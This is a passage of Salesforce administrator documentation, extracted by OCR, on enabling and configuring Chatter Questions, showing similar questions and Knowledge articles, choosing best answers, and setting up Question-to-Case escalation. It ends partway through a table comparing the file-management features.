Available in: **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions



To enable Chatter Questions in your organization, add the Question action to the global publisher layout. If your organization was created after Summer '14, the Question action is automatically added, but we recommend dragging it to the far left to increase its visibility. If you're using a customized publisher layout in groups or on records, make sure that the Question action is added to those layouts as well.

Chatter Desktop doesn't support Chatter Questions.

SEE ALSO:

- Selecting a Best Answer for a Question in Chatter
- Track Chatter Questions Use in Your Salesforce Organization and Communities
- Chatter Questions FAQ

Display Similar Questions and Articles in Chatter

When users ask questions, Chatter Questions helps reduce duplicate content in Salesforce—and in any communities with Chatter—by showing similar questions and relevant Salesforce Knowledge articles when the user is typing the question.

EDITIONS

Available in: Salesforce Classic


Chatter Questions is available in: **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions

Note:

- Communities with Chatter include those built with Salesforce Tabs + Visualforce.
- The Similar Questions and Similar Articles search features are also available in communities built on the Customer Service (Napili) template. For more information, see Display Similar Questions and Articles in the Customer Service (Napili) Template Search.
- Similar Questions and Similar Articles aren't available in Salesforce1 or mobile browsers.

When a user enters a question in Chatter, similar questions automatically appear in a drop-down list below the question title field. To display relevant Knowledge articles along with similar questions, enable Similar Articles.

Drop-down search results of similar questions and articles:




- **1:** Book and question mark icons indicate whether a search result is an article or a question.
- **2:** Question results show the question title, the number of answers, and a green flag with the text `Answered` if a best answer was selected.

Users see up to 10 results in the drop-down list, with questions appearing before articles. Salesforce displays an equal number of questions and articles, but if there aren't enough of one result type, extra results of the other type are displayed. If no question or article title matches the text entered by the user, the drop-down list doesn't appear.

The drop-down results are based on whether the question or article **title** contains the text entered by the user. The search accounts for partially matching terms and non-adjacent terms. For example, the results for "best backpack" could include a question titled "Which backpack is best for day hikes?", and the results for "backpack" could include an article titled "Backpacking Tips."

If the user wants to conduct a more in-depth search that also scans question descriptions and article text, they can press TAB or click out of the title field. This displays a separate drop-down list of results below the question publisher.

Advanced drop-down search results of similar questions and articles:



If none of the results answer the user's question, they can post their question by clicking **Ask**.

SEE ALSO:

Track Chatter Questions Use in Your Salesforce Organization and Communities

Display Similar Questions and Articles in the Customer Service (Napili) Template Search

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Your community users may ask similar questions. Chatter Questions helps reduce duplicate content in self-service communities built on the Customer Service (Napili) template by showing similar questions and relevant Salesforce Knowledge articles when a user is entering a question in the Search field.

Note: Similar Questions and Similar Articles are also available in internal Salesforce organizations with Chatter and in communities built with Salesforce Tabs + Visualforce. To learn more, see Display Similar Questions and Articles in Chatter.

When a user in a Customer Service (Napili) community enters a question in the Search field, similar questions and Knowledge articles automatically appear in a drop-down list below the field. The drop-down list contains two tabs: **Articles** and **Questions**. To also expose an **All** tab that shows combined results (recommended), enable Similar Articles.

By default, each tab contains up to six results. The **All** tab shows both matching articles and questions, with articles appearing first. It displays an equal number of questions and articles, but if there aren't enough of one type of result, more results of the other type are displayed to reach the maximum. To see results of a particular type, users can click the **Articles** and **Questions** tabs. If a search only returns one result type (for example, questions), users still see all of the tabs.

Note: For a community user to see similar articles, Knowledge must be enabled in the community and the user must have access to it.



- **1:** The **Articles** and **Questions** tabs let users view results of each type. Users can use the Up and Down arrow keys to navigate between results on any of the tabs. Clicking a question or article in the drop-down list navigates directly to it.
- **2:** Text and chat bubble icons indicate whether a search result is an article or a question.
- **3:** Questions in the list show the number of answers and a green checkmark with the text `Best Answer` if one was selected.
- **4:** The drop-down search results are based on whether the question or article title contains the text entered by the user. When the user performs a full search by clicking **Search**, the search engine also scans question descriptions and article text for matching terms.

You can customize the search settings by editing the properties of the Search Publisher component in Community Builder. For details, see Using Templates to Build Communities.

SEE ALSO:

Enable Similar Articles for Chatter Questions

Track Chatter Questions Use in Your Salesforce Organization and Communities

Question-to-Case Overview

Enable Similar Articles for Chatter Questions

When users ask questions in Chatter, similar questions appear as they type. If you'd like relevant Salesforce Knowledge articles to appear as well as questions, enable Similar Articles.

Note: Chatter and Salesforce Knowledge must be enabled in your organization.

Enabling Similar Articles turns on the feature in:

- Your internal Salesforce organization
- Your communities built with Salesforce Tabs + Visualforce or the Customer Service (Napili) template

1. From Setup, enter *Knowledge Settings* in the Quick Find box, then select **Knowledge Settings**.
2. Under Chatter Questions Settings, select **Display relevant articles as users ask questions in Chatter (also applies to communities with Chatter)**.

   Note: Make sure that the Question action has been added to the desired page layouts. Otherwise, users can't see it.

To learn more about how Similar Articles and Similar Questions work, see:

- Display Similar Questions and Articles in Chatter
- Display Similar Questions and Articles in the Customer Service (Napili) Template Search

SEE ALSO:

Display Similar Questions and Articles in the Customer Service (Napili) Template Search

Question-to-Case Overview

EDITIONS

Available in: Salesforce Classic

Chatter Questions is available in: **Personal**, **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To enable Similar Articles for Chatter Questions:

- "Customize Application"

Selecting a Best Answer for a Question in Chatter

One of the advantages of asking a question in Chatter is that users can select the best answer for a question. When a question has a best answer, your users can quickly resolve their issue by going directly to the best answer.

Moderators and the person who asked the question can:

- Select the best answer for a question
- Remove the best answer status from an answer

Only one answer can be selected as the best answer. Moderators can be the Chatter moderator, the community moderator, or the Salesforce administrator. If a user doesn't have permission to select the best answer for a question, they don't see the **Select as Best** option.

EDITIONS

Available in: Salesforce Classic

Chatter Questions is available in: **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions



When an answer is selected as a best answer, a check mark ( ) appears next to it. A copy of the best answer also appears at the top of the list of answers so other users can quickly spot it.



SEE ALSO:

Display Similar Questions and Articles in Chatter

Chatter Questions FAQ

Chatter Questions lets users in communities and Salesforce ask questions in the feed. Take a look at some common questions about the feature.

Why should I use Chatter Questions instead of asking my question in a Chatter text post?

Asking a question in Chatter saves you time. When you ask a question, similar questions and articles appear as you enter your question. Chances are that someone already asked the same question, and it could have many answers or a best answer. Chatter Questions harnesses the value of content that already exists in Chatter.

Can I filter the Chatter feed to show only questions?

Yes. At the top of your Chatter feed, click ▾ next to **Show** and select **Questions**.

Can I search for questions in Chatter?

Yes. Use the Search This Feed button (🔍) at the top of your Chatter feed. Questions are included in the feed search results.

Is Chatter Questions available in Salesforce1?

Currently, Chatter Questions is available in the Salesforce1 mobile browser only.

What happens when someone asks a question?

Their question appears in the Chatter feed for their followers or the person or group they asked the question of. An email notification is also sent to the person or group they asked the question of. After a user asks a question, other users can then answer the question directly in Chatter.

Who can select a best answer for a question?

The person who asked the question and moderators can select the best answer for a question. Moderators can be the Chatter moderator or the community moderator. Your Salesforce administrator can also select the best answer for a question. For details, see Selecting a Best Answer for a Question in Chatter.

Can I track Chatter Questions use and adoption in my Salesforce organization?

Yes. For details, see Track Chatter Questions Use in Your Salesforce Organization and Communities.

SEE ALSO:

Display Similar Questions and Articles in Chatter

Track Chatter Questions Use in Your Salesforce Organization and Communities

Track Chatter Questions Use in Your Salesforce Organization and Communities

Keep tabs on the use and adoption of Chatter Questions in your organization or community with out-of-the-box reports and dashboards.

Reports on Chatter Questions help you answer questions such as:

- What kinds of questions are users asking?
- How many questions were asked in the past month?
- What percentage of questions go unanswered?
- Which topics do users ask the most questions about?
- Which departments are asking the most questions?

To track the use of Chatter Questions in your *Salesforce organization*, download the Salesforce Chatter Dashboards on the AppExchange. For help getting started, see Report on Chatter with the Dashboards Package.

To track the use of Chatter Questions in your *communities*, download the Salesforce Communities Management (for Communities with Chatter) on the AppExchange. For help getting started, see Report on Communities with the AppExchange Packages for Community Management on page 3671.

EDITIONS

Available in: Salesforce Classic

Chatter Questions is available in: **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions

SEE ALSO:

Create a Case from a Question in Chatter

Differences Between Q&A Features in Salesforce

Salesforce offers a variety of question-and-answer features that you can implement in your Salesforce organization and communities. Because some of these features use similar terminology, take a moment to review the differences between them.

Salesforce has released three features that let users post questions and answers in a public forum setting. While these features share a common purpose, they represent an evolution of Salesforce's Q&A features.

Q&A Feature	Description	Structure	How Users Access It
Version 1: Answers	Answers, released in Winter '11, was Salesforce's first Q&A feature for communities. Starting in Summer '13, Answers isn't available in new orgs.	Answers is built on the Question standard object.	Internal users access the Answers feature via the **Answers** tab in Salesforce.
Version 2: Chatter Answers	Chatter Answers, released in Spring '12, was intended for customers who liked the Answers user experience but wanted additional functionalities. Chatter Answers let companies maintain an out-of-the-box, self-service site where users could help address each other's questions, and provided a feed view of users' questions. Starting in Summer '16, Chatter Answers isn't available in new orgs.	Chatter Answers is built on the Question standard object.	Internal users access Chatter Answers via the **Q&A** tab, and moderators can view a list of questions in the **Questions** tab.
Version 3: Chatter Questions	Chatter Questions, released in Winter '15, represents the most advanced developments in Salesforce Q&A functionality. Because it takes advantage of	Chatter Questions is built on the Chatter data model, and uses the Feed Post and Feed Comment objects.	Internal users access Chatter Questions within Chatter. They use the Question action in the Chatter publisher to post a question, and all

EDITIONS

Available in: Salesforce Classic

Answers and Chatter Answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Chatter Questions is available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Q&A Feature	Description	Structure	How Users Access It
	Chatter's built-in capabilities, it's ideal for customers who want their Q&A feature tightly integrated into Chatter. Chatter Questions is available in Salesforce orgs and the Salesforce1 mobile browser app, as well as in communities where Chatter Questions is enabled.		questions are visible in the Chatter feed.

SEE ALSO:

- Chatter Questions
- Using the Chatter Answers Q&A Tab
- Answers Overview

Question-to-Case Overview

Question-to-Case lets moderators create cases from questions in Chatter, which makes it easier to track and resolve your customers' issues. Question-to-Case is available in the full Salesforce site and the Salesforce1 mobile browser app, as well as in communities where Chatter Questions is enabled.


When a customer uses the Question action in Chatter to ask a question, similar questions and Knowledge articles appear below the Chatter publisher. If the similar questions and articles don't address the issue, the customer posts the question.

If a question isn't resolved, you can escalate the question to a case. Users with the "Moderate Chatter" or "Moderate Communities Feeds" user permission can create cases from questions directly in the feed, or you can set up processes—similar to workflow rules—in the Lightning Process Builder to automatically create cases from questions that meet specified criteria. Cases from questions are added to a queue so support agents can claim them.

EDITIONS

Available in: Salesforce Classic


Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




When a customer's question is turned into a case, the customer receives an email with the case number and a link to the case. The customer can view the case via a link on the question that's visible only to them, while moderators see a note on the question indicating that a case was created.

Note: The person who asked the question must have access to cases so they can view their case.

Moderator Flag




Customer Flag



Note: On escalated questions in Salesforce (as opposed to communities), the notification is visible to all users, not just moderators.

When agents find a solution, they can respond to questions directly from the console, and the customer sees the agent's response on the question or in the My Cases view. Agents choose whether the reply is visible to the community, or only to the customer who asked the question.



To get started, see Set Up Question-to-Case.

SEE ALSO:

- Create a Case from a Question in Chatter
- Automatically Create Cases from Unresolved Questions in Chatter

Set Up Question-to-Case


Add Question-to-Case to your communities, your Salesforce organization, or both.

Question-to-Case lets moderators create cases from unresolved questions in Chatter, which makes it easier to track and resolve your customers' issues. Moderators can create cases from questions directly in the feed, or you can set up processes—similar to workflow rules—in the Lightning Process Builder to automatically create cases from questions that meet specified criteria. Cases from questions are added to a queue so support agents can claim them.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Question-to-Case is only available in communities where Chatter Questions is enabled.

1. Enable Question-to-Case
   Question-to-Case lets moderators create cases from questions in Chatter to ensure that your customers' questions are quickly resolved. Enable Question-to-Case in your communities, Salesforce organization, or both.
2. Add the Question from Chatter Field to the Case Detail View
   When a case is created from a question in Chatter, the `Question from Chatter` field on case detail pages displays a link to the original question. This field helps agents quickly navigate to the feed.
3. Add the Escalate to Case Action to the Feed Item Layout
   Give moderators the ability to create cases from questions by adding the Escalate to Case action to Chatter Questions pages. This action is created automatically when Question-to-Case is enabled in your organization.
4. Confirm Access to the Escalate to Case Action
   Does your Salesforce org use more than one record type for cases? Make sure that the profiles that need Question-to-Case have access to the record type associated with the Escalate to Case action. If your org has only one record type for cases, skip this process.
5. Customize the Escalate to Case Action Layout
   Choose which fields appear on the Escalate to Case action, and in what order, based on the information you need to track for each case.
6. Automatically Assign Cases from Questions to a Queue
   Case assignment rules aren't supported in Question-to-Case, so by default, cases created from questions are assigned to the moderator who escalates the question. You can write a workflow rule or process that automatically adds cases that were created from questions to a queue so agents can claim them.

7. Automatically Create Cases from Unresolved Questions in Chatter

   As your community or organization develops, ensure that users get speedy answers to their questions. Question-to-Case lets moderators escalate unresolved questions to cases in the feed, but you can make your case resolution process even more efficient by setting up processes—similar to workflow rules—in the Lightning Process Builder. Set up a process that automatically creates a case from questions that meet specified criteria.

SEE ALSO:

Enable Question-to-Case

Enable Question-to-Case

Question-to-Case lets moderators create cases from questions in Chatter to ensure that your customers' questions are quickly resolved. Enable Question-to-Case in your communities, Salesforce organization, or both.

1. From Setup, enter *Support Settings* in the Quick Find box, then select **Support Settings**.
2. To enable Question-to-Case in all communities where Chatter Questions is enabled, select **Enable Question-to-Case in Communities**.
3. To enable Question-to-Case in your Salesforce organization, select **Enable Question-to-Case in Salesforce**.
4. Click **Save**.

Note: Make sure your case page layout is feed-based. The feed-based case page layout lets agents and moderators use the Community action to respond to escalated questions. If your organization was created before Spring '14, your case page layout may not be feed-based.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Question-to-Case:
- "Customize Application"

SEE ALSO:

Add the Question from Chatter Field to the Case Detail View

Add the `Question from Chatter` Field to the Case Detail View

When a case is created from a question in Chatter, the `Question from Chatter` field on case detail pages displays a link to the original question. This field helps agents quickly navigate to the feed.

First, use field-level security to specify which users can see the `Question from Chatter` field on case detail pages.

1. From the object management settings for cases, go to Fields.
2. Click **Question from Chatter**.
3. Click **Set Field-Level Security**.
4. Select **Visible** for any profile that you want to be able to use Question-to-Case.
5. Click **Save**.

After you make the field visible to users, you can choose to add it to the Case Details view.

1. From the object management settings for cases, go to Page Layouts.
2. Click **Edit** next to the page layout that you want to customize.
3. Drag the `Question from Chatter` field from the Fields section of the page layout editor palette to the Case Information section of the page.
4. Click **Save**.
5. Click **Page Layout Assignment** to confirm that the user profiles which need Question-to-Case are assigned to the page layout that you customized. In addition, assign internal users who need access to the `Question from Chatter` field on cases to that page layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

To customize page layouts
- "Customize Application"

SEE ALSO:

Add the Escalate to Case Action to the Feed Item Layout

Find Object Management Settings

Find Object Management Settings

Add the Escalate to Case Action to the Feed Item Layout

Give moderators the ability to create cases from questions by adding the Escalate to Case action to Chatter Questions pages. This action is created automatically when Question-to-Case is enabled in your organization.

1. From Setup, enter *`Feed Item`* in the `Quick Find` box, then select **Feed Item Layouts**.
2. Click **Edit** next to Feed Item Layout.
3. Drag the Escalate to Case action from the Quick Actions category in the palette to the Quick Actions in the Salesforce Classic Publisher section.
4. Click **Save**.
5. Click **Page Layout Assignments** to confirm that the user profiles that need Question-to-Case are assigned to the Feed Item Layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit page layouts:
- "Customize Application"

SEE ALSO:

Confirm Access to the Escalate to Case Action

Confirm Access to the Escalate to Case Action

Does your Salesforce org use more than one record type for cases? Make sure that the profiles that need Question-to-Case have access to the record type associated with the Escalate to Case action. If your org has only one record type for cases, skip this process.

First, check which record type is assigned to the profiles that need access to the Escalate to Case action.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of a profile.
3. In the Record Type Settings section, make a note of which case record types the profile uses.
4. In the Permissions section, make sure that the user profile has either the **Moderate Chatter** or **Moderate Communities Feeds** permission enabled.

Then, check which record type the Escalate to Case action uses, and change it if necessary.

1. From Setup, enter *Actions* in the Quick Find box, then select **Feed Item Actions**.
2. Click **Edit** next to the Escalate to Case action.
3. Confirm that the Record Type field shows a record type that's assigned to the profiles that need access to this action. If it doesn't, select an appropriate record type from the drop-down list.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types:
- "Customize Application"

SEE ALSO:

Customize the Escalate to Case Action Layout

Customize the Escalate to Case Action Layout

Choose which fields appear on the Escalate to Case action, and in what order, based on the information you need to track for each case.

1. From Setup, enter *Actions* in the Quick Find box, then select **Feed Item Actions**.
2. Click **Layout** next to the Escalate to Case action.
3. Drag any fields you want to add to the action from the action layout editor palette, and reposition them if necessary.
4. Click **Save**.

Note: In public communities, you can't look up a contact when the case is submitted, so we recommend that you remove the Contact field from the Case Action layout.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

SEE ALSO:

Automatically Assign Cases from Questions to a Queue

Automatically Assign Cases from Questions to a Queue

Case assignment rules aren't supported in Question-to-Case, so by default, cases created from questions are assigned to the moderator who escalates the question. You can write a workflow rule or process that automatically adds cases that were created from questions to a queue so agents can claim them.

You can assign escalated questions to a queue in several ways. The basic approach is to write a process in the Lightning Process Builder that automatically assigns a case to a specified queue when the `Type` field on the case equals `Question`. You can also build the process to accommodate multiple queues. For example, have your process assign cases with a certain topic to a different queue.

The way you use queues in escalated questions depends on your users, your goals, and more. Find an approach that best fits your business needs.

To learn how to create a queue, see Create Queues.

EDITIONS

Available in: Salesforce Classic

Question-to-Case is available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Automatically Create Cases from Unresolved Questions in Chatter

Automatically Create Cases from Unresolved Questions in Chatter

As your community or organization develops, ensure that users get speedy answers to their questions. Question-to-Case lets moderators escalate unresolved questions to cases in the feed, but you can make your case resolution process even more efficient by setting up processes—similar to workflow rules—in the Lightning Process Builder. Set up a process that automatically creates a case from questions that meet specified criteria.

Important: These steps apply only to organizations and communities that use Chatter Questions. Not sure if that's you? See Differences Between Q&A Features in Salesforce on page 3239.

You can use Question-to-Case in processes in several ways. For example, consider setting up processes that:

- Create a case from a question if a week has passed, the question has received more than 10 likes, and a best answer hasn't been selected.
- Create a case from a question immediately if the question contains the word "competitor."

Processes related to Question-to-Case act on the Feed Item object. The process includes a flow that evaluates whether question posts meet your escalation criteria. You can create flow variables based on several Feed Item fields, including:

- `BestCommentId`: The ID of the comment that was selected as the best answer. If no comment has been selected as the best answer, this field is null.
- `CommentCount`: The number of comments on a question.
- `LikeCount`: The number of likes on a question.

Tip:

- Each flow variable's data type must match the feed item field's data type. `CommentCount` and `LikeCount` are number fields, while `BestCommentId` is a text field.

EDITIONS

Available in: Salesforce Classic

Question-to-Case is available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The Lightning Process Builder is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The creation of a feed item can trigger a process, but updates to feed items (such as likes and comments) cannot. Depending on your process, you might need to specify how much time must pass before a related flow runs.

SEE ALSO:

Lightning Process Builder

Cloud Flow Designer

Create a Case from a Question in Chatter

If a question in Chatter hasn't been resolved, moderators can create a case from the question. Question-to-Case must be enabled in your organization or community.

1. Navigate to the question in the feed.
2. Select **Escalate to Case** in the action drop-down menu.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a case from a question in Salesforce:

- "Moderate Chatter" OR "Modify All Data"

  AND


  "Create" on cases

To create a case from a question in a community:

- "Moderate Chatter" OR "Modify All Data" OR "Moderate Communities Feeds"

  AND

  "Create" on cases



A window appears that's pre-populated with the case subject, contact, and description. Unless Question-to-Case has a queue associated with it, the case is automatically assigned to you.

3. If needed, edit the case details.
4. Create the case.

After a case is created from a Chatter question, the customer who asked the question receives an email notifying them that a case was created from their question. The email provides the case number and a link to the case.

Agents can post a response to the question directly from the case feed using the Community action in the publisher. Agents choose who can view the response by selecting either "Customer Only" or "Everyone". They can also navigate to the original question from the case's detail page by clicking the link in the `Question from Chatter` field.

SEE ALSO:

Set Up Question-to-Case

Automatically Create Cases from Unresolved Questions in Chatter

Create, Share, and Organize Files

Post files to feeds and records, share files with customers in the Salesforce cloud, and sync files between your local drive and Salesforce.

Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

Explore the differences between various ways to manage your files and content.

Salesforce Files

Organize and access your files from the Files tab.

Files Connect External Files

Browse, search, and share files that are stored elsewhere right from Salesforce.

Document Libraries

Store files without attaching them to records.

Salesforce CRM Content

Organize, share, search, and manage all types of files within your organization.

Google Apps

Integrate Google apps like Google Docs and Gmail with Salesforce.

Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

Explore the differences between various ways to manage your files and content.

	Files Home	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments
Purpose	Upload, store, find, follow, share, sync, and collaborate on	Publish and share official corporate files with coworkers and	Create and manage content, known as articles, in a	Store Web resources, such as, logos, DOT files, and other Visualforce materials in folders without	Attach files to records from the Attachments related list on selected detail pages.

	Files Home	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments
	Salesforce files in the cloud.	deliver them to customers.	knowledge base. Internal users and customers (on your Customer Portal, partner portal, Service Cloud Portal, or Force.com Sites) can quickly find and view articles they need.	attaching them to records.	
Common Uses	Upload a file and store it privately until you're ready to share it. Share the file with coworkers and groups to collaborate and get feedback. Attach files to posts in a Chatter feed on the Home tab, Chatter tab, a profile, a record, or a group. Users with access to Salesforce Files Sync can access, sync, and share files in their Salesforce Files Sync folder.	Create, clone, or modify a sales presentation and save it so only you can see it and work on it. When you're ready, publish it so other users in your company have access to it. Create a content pack and send it to customers.	Write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab. Customers and partners can access articles if Salesforce Knowledge is enabled in your Customer Portal, partner portal, Service Cloud Portal, or Force.com Sites. Create a public knowledge base so website visitors can view articles.	Add a custom logo to meeting requests by uploading your logo to the Documents tab.	Add a file to a specific record, like an event, marketing campaign, contact, or case by attaching it on the Attachments related list.
Supported File Types	All	All	All	All	All
Maximum File Sizes	2 GB	• 2 GB • 2 GB (including headers) when	5 MB for attachments	• 5 MB • 20 KB for a custom-app logo	• 25 MB for file attachments

Files Home	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments
